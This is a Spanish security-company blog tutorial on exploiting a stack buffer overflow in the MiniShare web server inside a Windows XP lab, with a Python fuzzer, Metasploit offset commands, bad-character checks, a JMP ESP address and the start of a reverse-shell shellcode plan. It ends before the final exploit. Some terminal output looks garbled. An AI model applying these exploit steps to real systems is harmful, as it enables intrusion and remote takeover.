

[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾**Jaymon Security**
Cyberintelligence & Solutions[Cursos](#) ▾[Blog](#)[Contacto](#)

Exploiting: Buffer Overflow (BoF)

👤 Juan M. R. 📅 15/10/2020 📁 Hacking ético, Red Team Ops

[Tabla de Contenidos](#) [mostrar]

1. Introducción y objetivos

En este artículo vamos a explicar en qué consiste la explotación de una vulnerabilidad tipo Buffer Overflow (BoF). Para ello vamos a emplear distintas herramientas con las que poder extraer la información necesaria mediante ingeniería inversa, para poder programar el exploit final e ingresar en la máquina víctima.

Para ello necesitaremos tener al menos unos conocimientos básicos en ingeniería inversa (reversing) y en programación en python.

2. Montaje del laboratorio

Con la finalidad de dar comienzo a esta práctica de explotación de una vulnerabilidad basada en un desbordamiento de Buffer, vamos a necesitar montar un laboratorio con las siguientes máquinas virtuales y herramientas:

- **Máquinas atacantes:** Windows Commando y Kali linux.




[Quiénes somos](#) [Servicios](#) [Productos](#)



Una vez montadas las máquinas, verificamos que la aplicación [minishare](#) es vulnerable a BoF funcione perfectamente bajo Windows XP.

[Cursos](#) [Blog](#) [Contacto](#)



Posteriormente desde nuestra máquina atacante, comprobamos que efectivamente alcanzamos el puerto 80 vía HTTP de la máquina víctima donde está corriendo la aplicación.



3. Estudio y explotación del BoF

[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾["Minishare" en Windows XP.](#)

Cyberintelligence & Solutions

[Cursos](#) ▾[Blog](#)[Contacto](#)

Una vez ejecutada, vamos a nuestra máquina atacante y vamos a empezar el testeo del parámetro GET para determinar si es vulnerable a "BoF". Para hacerlo de una manera más sistemática y organizada vamos a proceder por partes.

3.1. Validación del parámetro GET

En este punto vamos a validar el parámetro GET para comprobar el tamaño del búfer con el siguiente script en python:

```
#!/usr/share/python
import socket

#Fuzzear parametro GET
princi_buffer="GET "
buffer =""
fin_buffer=" HTTP/1.1\r\n\r\n"

while True:

    buffer = buffer+('\x41'*100)
    final_buffer = princí_buffer+buffer+fin_buffer

    print "Lanzando buffer de %d caracteres" % len(buffer)

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect(("192.168.222.134", 80))


        sock.send(final_buffer)
        sock.recv(1024)
        sock.close()

        print "Petición enviada a la app: %s" % final_buffer

    except:
        print "El servidor ha reventado con un buffer de %d caracteres" % len(buffer)
        exit()
```

Al lanzar el script contra la aplicación vulnerable, podemos observar que ésta se queda fuera de servicio (crashea, rompe) al haberle lanzado una petición GET vía HTTP con un buffer de 1800 caracteres:





Si vamos a ver el informe de error donde dice «haga clic aquí», podemos ver lo siguiente:

[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾

Jaymon Security

Cyberintelligence & Penetration Testing

[Cursos](#)[Blog](#)[Contacto](#)

Error signature
 Application Name: minishare.exe
 Application Version: 0.0.0.0
 ModVer: 0.0.0.0
 Offset: 41414141

Reporting details


This error report includes: information regarding the condition of minishare.exe when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.

We do not intentionally collect your files, name, address, email address or any other form of personally identifiable information. However, the error report could contain customer-specific information such as data from open files. While this information could potentially be used to determine your identity, if present, it will not be used.

The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

To view technical information about the error report, [click here](#).

To see our data collection policy on the web, [click here](#).

[Close](#)

El offset se sobrescribe con “414141”, es decir, con “AAAA” en hexadecimal, tal como le habíamos indicado en nuestro script. Esto nos indica claramente que el EIP se sobrescribe con “A”, lo que provoca el crash de la aplicación, ya que esa zona de memoria no es la adecuada para continuar el flujo de ejecución, y por tanto no es posible ejecutar la siguiente instrucción en el código.



Lee la dirección de memoria que hay en EIP, que fue la última dirección de memoria guardada en la función vulnerable. Es por ello, que al sobrescribir el EIP con “A” y ejecutar la instrucción “ret”, el programa no va a redirigir bien el flujo y por tanto va a romper.

3.2. Buscando el punto exacto de la vulnerabilidad

Llegados a este punto, debemos determinar en qué punto exacto se sobrescribe EIP, o dicho de otra manera, en qué número de caracteres exacto se desborda el búfer y por tanto empieza a sobrescribir el EIP.

a) Empleo de «Pattern create» de Metasploit

Para llevar a cabo este punto vamos a hacer uso de una herramienta de Metasploit llamada “pattern_create.rb”. Este módulo creará básicamente un patrón único de 1800 caracteres. Al lanzar nuestro script con este nuevo búfer, sabremos exactamente en qué punto se sobrescribe el EIP, con sencillas operaciones automatizadas, como podemos ver a continuación.

Comando lanzado en la terminal de Kali:


- “/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1800”


```
kali:kali:~$ /kali/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1800  
[*] Starting pattern creation...  
[*] Pattern length: 1800  
[*] Pattern created at /tmp/kali/1800Pattern  
[*] Pattern offset: 1800  
[*] Pattern size: 1800  
[*] Pattern type: Random  
[*] Pattern file: /tmp/kali/1800Pattern  
[*] Pattern offset file: /tmp/kali/1800PatternOffset  
[*] Pattern size file: /tmp/kali/1800PatternSize  
[*] Pattern type file: /tmp/kali/1800PatternType  
[*] Pattern file file: /tmp/kali/1800PatternFile  
[*] Pattern offset file file: /tmp/kali/1800PatternOffsetFile  
[*] Pattern size file file: /tmp/kali/1800PatternSizeFile  
[*] Pattern type file file: /tmp/kali/1800PatternTypeFile
```

b) Modificando de nuestro fuzzer


c) Reversing con Immunity Debugger

En este punto continuamos nuevamente con la ejecución del script para poder ir concretando más detalles de la vulnerabilidad, e ir conformando nuestro exploit paso a paso. Para ello primero volvemos a ejecutar la aplicación vulnerable y luego la “attachamos” desde los procesos que están corriendo en el sistema con “Immunity Debugger” en la opción «file» como vemos a continuación.





Procedemos a correr el programa en “Inmunity Debugger” con la tecla F9, y en la máquina atacante ejecutamos nuevamente nuestro “exploit” en desarrollo, con los cambios anteriormente realizados. Podemos observar que ahora el EIP se sobrescribe con el valor hexadecimal de 36 68 43 35, correspondiente en ASCII a “6hC5”.



The screenshot shows the header of the Jaymon Security website. It features a logo with a red and orange geometric design, followed by the text '(BoF) Jaymon Security Cyberintelligence & Solutions'. Below the logo are navigation links for 'Cursos', 'Blog', and 'Contacto'. To the right of the navigation are icons for a shopping cart (0 items) and a search function.

Podemos observar cómo en este momento el EIP encargado de apuntar a la siguiente instrucción a ejecutar según el flujo del programa, ha sido sobrescrito por nuestra inyección con los caracteres hexadecimales “36684335”.

En la pila (stack) podemos observar cómo los caracteres en ASCII “6hC5”, correspondientes en hexadecimal a “36684335”, están revertidos y se guardan en la pila como “5Ch6”, por la correspondiente regla de LIFO (Last In First Out) que cumple la pila. Esto habrá que tenerlo en cuenta para la correcta confección de nuestro exploit, ya que deberemos introducir “revertida” la zona de memoria donde queramos desviar el flujo de ejecución del programa para que apunte donde se encuentre nuestro código malicioso.

d) Calculando el desplazamiento

Ahora procedemos a calcular el desplazamiento desde donde se sobrescribe EIP y ESP, para conocer los caracteres exactos que debemos introducir para realizar el desbordamiento. Esto lo podemos realizar mediante el siguiente comando:

- “/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1800 -q 36684335”

The terminal window shows the command being run: `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1800 -q 36684335`. The output line `[*] Exact match at offset 1787` is highlighted with a red box.

De esta manera conocemos a ciencia cierta el número justo de caracteres injectados necesarios para provocar el BoF en la aplicación.

Quiénes somos Servicios ▾ Productos ▾



Jaymon Security
CyberIntelligence & Solutions


a) Ajustando nuestro exploit

Cursos ▾ Blog Contacto

Procedemos a mejorar nuevamente nuestro “exploit” con el resultado obtenido anteriormente de “pattern_offset”, añadiendo además algunos valores característicos de rápida localización a simple vista, como pueden ser las letras en ASCII “B” y “C”, equivalentes en hexadecimal a “42” y “43” respectivamente.


Tras lanzar nuevamente el script podemos ver cómo EIP se sobrescribe con “42424242”, que es la representación hexadecimal de “BBBB” y ESP con “CCCC...”. Eso quiere decir que hemos acertado de pleno con el ingreso exacto de 1787 “A’s”, ya que posteriormente se posicionan las 4 “B’s” y posteriormente todas las “C’s”.

Señalar que en este código las A’s representan nada más que el relleno del buffer, las B’s representan la dirección de memoria donde tendrá que saltar el flujo del programa para ejecutar el código dañino, y las C’s representarán el código dañino (Shellcode) que se deberá ejecutar tras la correcta explotación del BoF.



b) Comprobación de «Bad Characters»

Una de las partes más importantes a tener en cuenta para poder llevar a cabo un desbordamiento de búfer exitoso, es identificar los caracteres incorrectos para poderlos evitar a la hora de confeccionar el



Ahora vamos a incluir en nuestro “exploit” una serie de caracteres hexadecimales del “\x01 al \xFF” en un nuevo búfer para poderlos comprobar uno a uno con el depurador, con la finalidad de determinar cuál o cuáles son los caracteres incorrectos que debemos evitar en nuestro “Shellcode”. Evidentemente, deberemos de añadir en el “exploit” el nuevo búfer con los caracteres a comprobar.

Se procede a realizar nuevamente la ejecución del “exploit” con el escenario reseteado en el “Immunity debugger”.

Una vez hayamos lanzado el “exploit” podemos observar en el volcado del ESP (click derecho sobre el ESP, seleccionamos Follow in Dump) que la secuencia de los datos introducidos se rompe con el carácter ‘\x00’.

Por tanto el primer “bad char”: \x00


[Quiénes somos](#) [Servicios](#) [Productos](#)

[Jaymon Security](#)
Cyberintelligence & Solutions

[Cursos](#) [Blog](#) [Contacto](#)

[0](#) 

Continuando con la comprobación nos percatamos de lo siguiente:



Como podemos observar la secuencia se vuelve a romper en 0a 0b 0c, por ello determinamos un nuevo “bad char”.

Segundo bad char: \x0d

Procedemos a eliminarlo del búfer del exploit. Comprobamos nuevamente y vemos que la secuencia ya se cumple al completo. No hay más “bad chars”.

Por lo tanto se concluye que al confeccionar nuestro Shellcode deberemos excluir los caracteres \x00 y \x0d del proceso de

[Quiénes somos](#)[Servicios](#) ▾[Productos](#) ▾

c) Buscando la instrucción JMP ESP

[Cursos](#) ▾[Blog](#)[Contacto](#)

No sabemos la dirección exacta de la ubicación de la memoria que controlamos a través del búfer que enviamos, pero sí sabemos por la comprobación de los valores de registro en el momento del crasheo, que el registro ESP apunta a una ubicación dentro de este búfer.

En consecuencia, si podemos redirigir la ejecución del código a la ubicación de la memoria a la que hace referencia ESP, y si colocamos nuestras propias instrucciones en “opcodes” creando un “Shellcode”, en la ubicación del búfer señalada por ESP, redireccionaremos el flujo del programa hacia la dirección de memoria donde esté ubicado nuestro “Shellcode” y habremos explotado la aplicación con éxito para ejecutar nuestro propio código.

Por lo tanto, el siguiente paso es buscar en el código o en los recursos que usa el programa vulnerable, la instrucción “JMP ESP”. La explicación a esto es muy sencilla. Básicamente, cuando se produce el crasheo, queremos que el contenido de ESP sea ejecutado por EIP. Esto quiere decir que debemos encontrar la manera de hacer que el EIP salte a ESP. Evidentemente, la manera más fácil de conseguir esto es lograr ejecutar la instrucción JMP ESP.

Para ello vamos a debuggear la aplicación vulnerable para buscar en sus recursos los módulos ejecutables que contienen instrucciones “JMP ESP”, para posteriormente quedarnos con la dirección de memoria de dicha instrucción, con la finalidad de sobrescribir con dicha dirección de memoria el EIP, para que al ser ejecutado el EIP salte el flujo del programa al ESP donde estará nuestro “Shellcode” a ejecutar.

Buscamos módulos en los recursos que utiliza el programa vulnerable: Clic en “Ver – Módulos ejecutables”. Aquí veremos una lista de módulos ejecutables.





Cyberintel

Jaymon Security

Quiénes somos Servicios ▾ Productos ▾

0

Search

Dentro de nuestra lista de módulos ejecutables, podemos elegir entre gran cantidad de ellos para ubicar nuestra dirección “JMP ESP”. Sin embargo, hay algunas cosas que debemos tener en consideración. En primer lugar, queremos evitar cualquier dirección que contenga un byte cero \x00. Este carácter se considera un terminador de cadena en el lenguaje de programación C/C++, y generalmente tiene el efecto de “romper un exploit” cuando se incluye dentro de un búfer.

Por una razón similar, también queremos evitar los caracteres de avance de línea y de retorno “\x0a”, por lo que el uso de cualquier dirección de “minishare.exe” está excluida, ya que todas las direcciones dentro de este ejecutable tienen un byte cero (la dirección base es 0x00400000).

Además, cuando sea posible, es preferible hacer uso de una “DLL” que sea un recurso usado por la aplicación, ya que estas direcciones son más portables entre sistemas operativos, y por tanto permite que el exploit sea funcional en mayor cantidad de sistemas Windows. Como no hay archivos “DLL” adicionales como parte de la aplicación vulnerable, tendremos que conformarnos con usar uno de los archivos DLL de Windows que están cargados en memoria.

Es preferible escoger aquellos archivos DLL de mayor relevancia en el Sistema Operativo con la finalidad de hacer nuestro “exploit” más universal, ya que estas DLL tendrán menos probabilidades de cambiar como resultado de posibles parches o revisiones. Estas son “user32.dll”, “ntdll.dll”, “kernel32.dll”, “msvcrt.dll”, “shell32.dll”, entre otras.

Hacemos clic derecho en la entrada de “shell32.dll”, en la ventana de Módulos Ejecutables, y seleccionamos “Ver Código en la CPU”. El módulo “shell32.dll” tiene una instrucción “JMP ESP”. Para buscarla

The screenshot shows two windows of the Immunity Debugger interface. The top window displays assembly code for the module SHLL32.dll, specifically focusing on address 0x42424242. A context menu is open over the assembly code, with the 'Search for' option highlighted. Below the assembly window is a status bar indicating '[23:57:03] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program'. The bottom window shows the search results for the string 'IMPES' in the assembly code, with several matches found at various addresses like 0x40100000, 0x40100004, 0x40100008, etc. The status bar below it also indicates '[23:57:03] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program'. Both windows have a blue header bar with tabs for File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs.

Encontramos que el “JMP ESP” se ubica en la dirección “7c9d30d7” que se escribirá de la siguiente manera en nuestro “exploit”:

\xD7\x30\x9D\x7C.

La explicación sencilla de escribirlo de esta manera es que los datos introducidos por el búfer lanzado desde el exploit, en el programa vulnerable entran en la pila.



adelante; así pues, si metiéramos la dirección “7c9d30d7” literal, al salir de la función obtendríamos “d7309D7C” en el EIP, y esa no es la dirección válida hacia la instrucción JMP ESP, por lo que para obtener la dirección válida deberemos enviar desde nuestro exploit la dirección escrita así: D7309D7C.



d) Confeccionando nuestro ShellCode con Msfvenom


A continuación procedemos a crear nuestro “Shellcode” con la ayuda de “msfvenom”. Como podemos ver en el comando lanzado vamos a obtener un “Shellcode” en python que al ser ejecutada nos devuelva a nuestra máquina atacante una Shell de comandos de la máquina víctima. También se le indica que en el “Shellcode” no haya los “bad chars” que anteriormente hemos interceptado como dañinos.

El puerto utilizado en esta práctica es el 443 para recibir la “reverse Shell” de la máquina víctima. En una Shell inversa, como es el caso, no se tiene gran problema en recibirla con la configuración de un escenario básicos como veremos más adelante, ya que son conexiones salientes de la máquina víctima a la atacante hacia puertos «fiables» (80, 443), y ese escenario por norma general es bien aceptado por los firewalls.

Sin embargo, si tratamos de establecer una “bind Shell” en la máquina víctima, es decir, dejar a la escucha un puerto para posteriormente podernos conectar a dicho puerto y tomar el control de esa máquina, es algo más complicado si no trabajamos bajo la misma Red de Área Local (LAN).

